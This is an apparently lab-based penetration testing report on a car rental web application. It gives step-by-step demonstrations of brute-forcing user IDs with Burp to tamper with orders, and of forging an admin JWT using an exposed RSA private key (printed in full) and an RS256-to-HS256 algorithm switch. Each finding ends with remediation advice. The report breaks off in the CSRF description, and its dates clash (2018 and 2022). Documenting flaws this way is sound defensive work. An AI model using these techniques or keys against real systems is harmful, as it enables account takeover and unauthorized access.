

# [Car Rental]

# Penetration Testing Report

---

December, 2018  
Grey Box PT



This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

## TABLE OF CONTENT

<b>EXECUTIVE SUMMARY</b>	<b>3</b>
INTRODUCTION	3
SCOPE	3
<b>WEB APPLICATION</b>	<b>3</b>
CONCLUSIONS	3
IDENTIFIED VULNERABILITIES	4
<b>FINDING DETAILS</b>	<b>5</b>
<b>4.1 PARAMETER TAMPERING</b>	<b>5</b>
VULNERABILITY DESCRIPTION	5
VULNERABILITY DETAILS	5
EXECUTION DEMONSTRATION	5-8
RECOMMENDED RECTIFICATION	9
<b>4.2 JWT AUTHENTICATION BYPASS</b>	<b>10</b>
VULNERABILITY DESCRIPTION	10
VULNERABILITY DETAILS	10
EXECUTION DEMONSTRATION	10-16
RECOMMENDED RECTIFICATION	16
<b>4.3 CROSS SITE REQUEST FORGERY</b>	<b>17</b>
VULNERABILITY DESCRIPTION	17
VULNERABILITY DETAILS	17
EXECUTION DEMONSTRATION	17-21
RECOMMENDED RECTIFICATION	21
<b>4.4 CROSS SITE SCRIPTING</b>	<b>22</b>
VULNERABILITY DESCRIPTION	22
VULNERABILITY DETAILS	22
EXECUTION DEMONSTRATION	22-23
RECOMMENDED RECTIFICATION	23
<b>APPENDICES</b>	<b>24</b>
METHODOLOGY	24
<b>APPLICATION TESTS</b>	<b>24-26</b>
<b>INFRASTRUCTURE TESTS</b>	<b>26-27</b>
FINDING CLASSIFICATION	28

# EXECUTIVE SUMMARY

## INTRODUCTION

Penetration testing of Car Rental company, which is the second test performed for the Car Rental web site; was performed to check the rectifications applied after the conclusions of the previous findings.

A grey box security audit was performed against the Car Rental subdomain of the Car Rental web site. Ori Adivi reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain

This Penetration test was conducted during August 2022 and includes the preliminary results of the audit.

## SCOPE

### WEB APPLICATION

The penetration testing was limited to the Car Rental sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

## CONCLUSIONS

From our professional perspective, the overall security level of the system is **Medium - Critical**.

The application is vulnerable to several Brute-force attacks.

Exploiting most of these vulnerabilities requires a **Medium - Critical** technical knowledge.



## IDENTIFIED VULNERABILITIES

<i>Item</i>	<i>Test Type</i>	<i>Risk Level</i>	<i>Topic</i>	<i>General Explanation</i>	<i>Status</i>
4.1	Applicative	Critical	Parameter Tampering	The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.	Vulnerable
4.2	Applicative	High	JWT Authentication Bypass	JSON Web Token is a proposed Internet standard for creating data with optional signature and/or optional encryption whose payload holds JSON that asserts some number of claims. The tokens are signed either using a private secret or a public/private key.	Vulnerable
4.3	Applicative	High	Cross Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.	Vulnerable
4.4	Applicative	Medium	Cross Site Scripting(XSS)	Cross-Site Scripting (XSS) is a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.	Vulnerable

# FINDING DETAILS

## 4.1 Parameter Tampering

Severity | **Critical**

Probability | **Critical**

### VULNERABILITY DESCRIPTION


The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

### VULNERABILITY DETAILS

Using brute force to get the all the user id, order a car from other account and change the parameters that other user order.

### EXECUTION DEMONSTRATION

Going to wallet:



Catch the request in the burp suite:



Doing brute force to the user id:

```
Attack type: Sniper

1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:23928
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 33
10 Origin: http://18.158.46.251:23928
11 Connection: close
12 Referer: http://18.158.46.251:23928/wallet.html
13
14 action=get_cards&user_id=S37393231s
```

The user\_id number is wrote in ascii, need to converter to a hexadecimal:

From: Hexadecimal To: Text

Open File

Paste hex numbers or drop file

37393231

Character encoding: ASCII

Convert Reset Swap

7921

Set in the payload numbers 1000-9999 by step 1:

Payload type: Numbers Request count: 9,000

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a

**Number range**

Type: ☒ Sequential ☐ Random

From: 1000

To: 9999

Step: 1

Add the payload encode as ascii hex and run:

## Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	Encode as ASCII hex
Remove		

Request	Payload	Status	Error	Timeout	Length ▾
1602	32363031	200	<input type="checkbox"/>	<input type="checkbox"/>	1908
2026	33303235	200	<input type="checkbox"/>	<input type="checkbox"/>	1901
1810	32383039	200	<input type="checkbox"/>	<input type="checkbox"/>	1879
6570	37353639	200	<input type="checkbox"/>	<input type="checkbox"/>	1055
7823	38383232	200	<input type="checkbox"/>	<input type="checkbox"/>	321
7822	38383231	200	<input type="checkbox"/>	<input type="checkbox"/>	321

Found 4 users include us.

Order car from "oriadivi" user:

### Order Information ×

oriadivi

123456789

ori@ori.com

Washington D.C ▾

SUBMIT

Catch packet in the burp suite:

```
Request
Pretty Raw ↵ Actions ▾
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:28589
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 179
10 Origin: http://18.158.46.251:28589
11 Connection: close
12 Referer: http://18.158.46.251:28589/car_details.html
13
14 action=order&user_id=37393231&car_name2=BWM+E38+2000&car_id=1&name=oriadivi&email=ori%40ori.com&
    phone=123456789&location=Washington+D.C&picture=assets%2Fimg%2Fcars%2Fcar_1%2F1.jpg
```




Change the parameter user id to the admin user id:

### Request

Pretty Raw \n Actions

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:28589
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 179
10 Origin: http://18.158.46.251:28589
11 Connection: close
12 Referer: http://18.158.46.251:28589/car_details.html
13
14 action=order&user_id=37353639&car_name2=BWM+E38+2000&car_id=1&name=oriadivi&email=ori%40ori.com&
phone=123456789&location=Washington+D.C&picture=assets%2Fimg%2Fcars%2Fcar_1%2F1.jpg
```

Send it and going to the user admin:





## RECOMMENDED RECTIFICATION

- Control parameters with incorrect format. Assuming that a parameter is in a valid format without verifying can create serious security gaps, especially if the parameter is passed to a Structured Query Language. Also, the parameter's format may be incorrect even if the parameter is normally provided by a hidden field or combo box, enabling a hacker to alter the parameter and hack into the site. For these reasons, developers should always control parameters with incorrect formats.
- Use Server-side validation compared with all inputs.
- Utilizing regex to validate or limit the data in the server side- regex is a string of text that lets you create patterns that help match, locate, and manage text.

## 4.2 JWT AUTHENTICATION BYPASS

Severity | **High**      Probability | **High**

### VULNERABILITY DESCRIPTION

JSON Web Token is a proposed Internet standard for creating data with optional signature and/or optional encryption whose payload holds JSON that asserts some number of claims. The tokens are signed either using a private secret or a public/private key.

Although JWTs can be encrypted to also provide secrecy between parties, we will focus on signed tokens. Signed tokens can verify the integrity of the claims contained within it, while encrypted tokens hide those claims from other parties

### VULNERABILITY DETAILS

Using brute force to get the all the user id, and create admin JWT.

### EXECUTION DEMONSTRATION

Found in the parameter tampering that we have 4 account include us and after a few times we found the user id of admin:

Request	Payload	Status	Error	Timeout	Length
1602	32363031	200	<input type="checkbox"/>	<input type="checkbox"/>	1908
2026	33303235	200	<input type="checkbox"/>	<input type="checkbox"/>	1901
1810	32383039	200	<input type="checkbox"/>	<input type="checkbox"/>	1879
6570	<u>37353639</u>	200	<input type="checkbox"/>	<input type="checkbox"/>	1055

Check with dirbuster if we have a files/dirs:

http://18.158.46.251:28589/

Scan Information Results - List View: Dirs: 3 Files: 0 Results - Tree View Errors: 28

Type	Found	Response	Size
Dir	/	200	29776
Dir	/icons/	403	469
Dir	/assets/	200	1690
Dir	/assets/img/	200	5823

Nothing important was found but in the erros:

Scan Information Results - List View: Dirs: 3 Files: 0 Results - Tree View Errors: 32


Request

http://18.158.46.251/
http://18.158.46.251/keys/private.pem
http://18.158.46.251/keys/public.pem
http://18.158.46.251/icons/
http://18.158.46.251/index.html
http://18.158.46.251/login.html
http://18.158.46.251/wallet.html
http://18.158.46.251/register.html




Also we can use in dirb in linux and find the keys:

```
(root@kali) ~  
# dirb http://18.158.46.251:28589  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Fri Sep 9 08:39:38 2022  
URL_BASE: http://18.158.46.251:28589/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://18.158.46.251:28589/ —  
=> DIRECTORY: http://18.158.46.251:28589/assets/  
+ http://18.158.46.251:28589/favicon.ico (CODE:200|SIZE:1406)  
+ http://18.158.46.251:28589/index.html (CODE:200|SIZE:29521)  
=> DIRECTORY: http://18.158.46.251:28589/keys/  
+ http://18.158.46.251:28589/server-status (CODE:403|SIZE:304)  
=> DIRECTORY: http://18.158.46.251:28589/vendor/  
  
— Entering directory: http://18.158.46.251:28589/assets/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
— Entering directory: http://18.158.46.251:28589/keys/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
— Entering directory: http://18.158.46.251:28589/vendor/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
END_TIME: Fri Sep 9 08:44:49 2022  
DOWNLOADED: 4612 - FOUND: 3
```

It was found that there are two keys private and public,going to the url:



## Index of /keys

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">private.pem</a>	2018-07-28 13:37	1.6K	
 <a href="#">public.pem</a>	2018-07-28 13:37	451	

Apache/2.4.25 (Debian) Server at 18.158.46.251 Port 13614

```

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAgI8TnuQBGXOGx/Lfn4JFNYOH2V1qemfs83stwc1ZBQFCQAZm
Ur/sbgPypYzy229pF16bGeqpiRHRsufHug7c1LCyalyUEP+OzeqbEhSSuUss/Xyf
zybIusbqIDEQJ+Yex3Cdgc/hAF3xptV/2t+H6y0Gdh1weVKRM8+QaeWUxMGogzJ
YAlUcRAP5dRkEOUTSKHBFOfhEwNBXrFLd76fZXPNGyN0TzNLQjPQOy/tJ/VFq8CQ
GE4/K5E1RSD1j4kswxonlXYAUvXnqRN1LGHw2G5QRE2D13sKHCC8ZrZXJzj67HrQ
5h2SADKzVzhA8AW3WZ1PLr1FT3t1+iZ6m+aFKwIDAQAABAAAb46MfgtX7Scdot
RCYn0ygPHHi2UA91xIpxKH1+ZUBEPe+bk40eY1UpBy7rKGP/G4IUHCyipZF9D3PB
LTidNUTtffHJOz07FKGxE+tYtm4q+0vjwDTHdP/Z+GubNvs7fVUUs+UL0R8PuJ/
IjXvtJQdoj9Q0/o+p51MFFPiRtFebAkC5iIEPj4is1zHRL9Y9Msj9X41ruJ5s+3y
QIGVSMvi4odVYvUzrdv164Fb4zZeIhWtlnFedrz6Q/Q0UeiWAPF/1zDC+Gzg+8j
s0eSAuY9rGTF1PS/1MjrtCbc1Jfdj4zXzeSK/yszmjiz8anCuRy0LejXvYD+Jc2m
A+j0zqkCgYEA36jCifPTkt0X9luzC7F5VHYUezfaQFQzWmdKu4W2NphpL0YmQv
PGo20yXj9p5kPz+seFEkkqCxFuA4NVadFOUvfly0xJSeFuCVL55WCMZBv7h3AWJV
EGX7EYcYCPbL7fwMv8X5QsMJGeBxUbqdsHgFQg1uNmVdWf1f+g9j5PW0CgYEAxoc
pWGL54Av7JY+CIWSKGVQkoTbP/RDwJ90byoUn2+L+FFZSx4j8jeXdrWSxj64FHS7
Q4h71t+Q0Gf88KHwSVXY0VdxCkcMg3DpsmnS1+F7wqJXcPpdaJ3fAQLA3H2qIxtP
CG/R3YEzGkV1F2+/iitceVmlXVxNIg9wLo4JpfcGgYBwiXSfzW77jiup+APZaR8W
FEH1IpK4aQFOWfW1LUexFV/Bs2M5/rM3j6t8682SzkEdii+3hwa7bxy8Z20LqFuv
7Y0gybXrnU6Hzbeehq07TOCUH3Vz2XdBVjCqCEAgRKBIq6HxFe0xPKCqdxYNgYMH
P7DVCQuNeov7fJZRT5mCyQKBgBM6O/UebYv6XS8PY1nj4tbJHDBUehtbgf288HB3
0G+94wiXqRT0hpyeKb567b8ZBMEapeKo2RsKvJz1BT1HFNhP19ptPhK43I/AoQr4
3kiFp3FEZ2sW/5VBFXs8stt14eHuXaYzcl+wnLkUVpKEDUa8dw9a1YKsYthoVgpB
SND7AoGAV1eVo1nhFibKmIHRHeHztBN9Hma6SUD02y0LUL0P15FSpk400L1y1kBs
Rh39kfEmejc9Q93xZbMyG09RymKHwDm+GpywZTv1Uhy4+pv7BbHIBknIMcfNt+W1
tHwKcMdTSHMRLOVUEicpXt+nejoH8dU3CNnldCWwoKEREFSIDo=
-----END RSA PRIVATE KEY-----

```

```

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAgI8TnuQBGXOGx/Lfn4JF
NYOH2V1qemfs83stwc1ZBQFCQAZmUr/sbgPypYzy229pF16bGeqpiRHRsufHug7c
1LCyalyUEP+OzeqbEhSSuUss/XyfzybIusbqIDEQJ+Yex3Cdgc/hAF3xptV/2t+
H6y0Gdh1weVKRM8+QaeWUxMGogzJYAlUcRAP5dRkEOUTSKHBFOfhEwNBXrFLd76f
ZXPNGyN0TzNLQjPQOy/tJ/VFq8CQGE4/K5E1RSD1j4kswxonlXYAUvXnqRN1LGHw
2G5QRE2D13sKHCC8ZrZXJzj67HrQ5h2SADKzVzhA8AW3WZ1PLr1FT3t1+iZ6m+aF
KwIDAQAAB
-----END PUBLIC KEY-----

```


Use with jwt.io website to create a new jwt.

Insert the the private and public key and insert a name "admin", insert user id:

PASTE A TOKEN HERE


EDIT THE PAYLOAD AND SECRET

Page | 13



## Option 2:

Login to the website with a regular account:



Catch the request In the burp sutie:



Copy the JWT to jwt.io website:

## Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lm10c2FmZS5jb5pbFwvIiwiaWF0IjoxNjYwODk5Mzg0LCJleHAiOiJlbnVzZXJfaWQiOiJzNzUzMSIsInBob251IjoimTIzNDU2Nzg5In19.aJBhVL_kYE1g_odxH8ULTjBpQZhj5xoHivwj7vHMnfaZOC6yJHfNrPhwJ-t54qbVIuj_kp0X_64LKGEKi4GnVp4slaQs6p708I1o_Vj-KLmh44Czw0_tEub6Idhy86Kp_TRC4Y0qQLKgwjj8FAt5ZkE10KwIRSZ3vtna9hMfbb090KkV76LdXNQkzJmPM0k4Sq3ZpJEbi0_YR-MIUA1jzbnxXznjXj6YfHAXYFCjZBRgdKcRkRGZHPpPnLxjkrIRUaSoHkrNDkAMgsx4Y-SdTal1edoUqvy7tML16TA2ThhTViEU6gKd5nt3p5tk70FQwZ1Jo6d0I5v0D_Wcd6qJtQ
```

## Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "iss": "https://www.itsafe.co.il/",
  "iat": 1660899384,
  "exp": 1660899984,
  "data": {
    "name": "oriadivi",
    "email": "ori@ori.com",
    "user_id": "37393231",
    "phone": "123456789"
  }
}
```

VERIFY SIGNATURE

Delete the parameters email, phone and change the name to admin and put the user id number and change the algorithm to HS256:

## Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwczovL3d3dy5pdHNhZmUuY28uaWwvIiwiaWF0IjoxNjYwODk5Mzg0LCJleHAiOiJlbnVzZXJfaWQiOiJzNzUzMSIsInBob251IjoimTIzNDU2Nzg5In19.-B4ZFW0U7AyF6_ZFPWuof--7E5ar_A17dae9-0hSJ-8
```

## Decoded

EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```



PAYLOAD: DATA

```
{
  "iss": "https://www.itsafe.co.il/",
  "iat": 1660899384,
  "exp": 1660899984,
  "data": {
    "name": "admin",
    "user_id": "37353639"
  }
}
```

Copy the new jwt token and paste instead of the jwt of oriadivi's token:



Refresh the website and we are admin:



## RECOMMENDED RECTIFICATION

- Don't expose public/private keys in the system.
- Whether the token is signed (a JWS), or encrypted (a JWE) it will contain an 'alg' claim in the header, that indicates which algorithm has been used for signing or encryption. When verifying / decrypting the token you should always check the value of this claim with a whitelist of algorithms that your system accepts. This mitigates an attack vector where someone would tamper with the token and make you use a different, probably less secure algorithm to verify the signature or decrypt the token.
- JWTs can be used as Access Tokens or ID Tokens or sometimes for other purposes it's thus important to differentiate the different types of the tokens. When validating JWTs always make sure that they are used as intended. E.g. that you won't accept an ID Token JWT as an Access Token. This can be achieved in different ways and will depend on the implementations you use



## 4.3 CROSS SITE REQUEST FORGERY (CSRF)

Severity | **High**      Probability | **High**

### VULNERABILITY DESCRIPTION


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state-changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

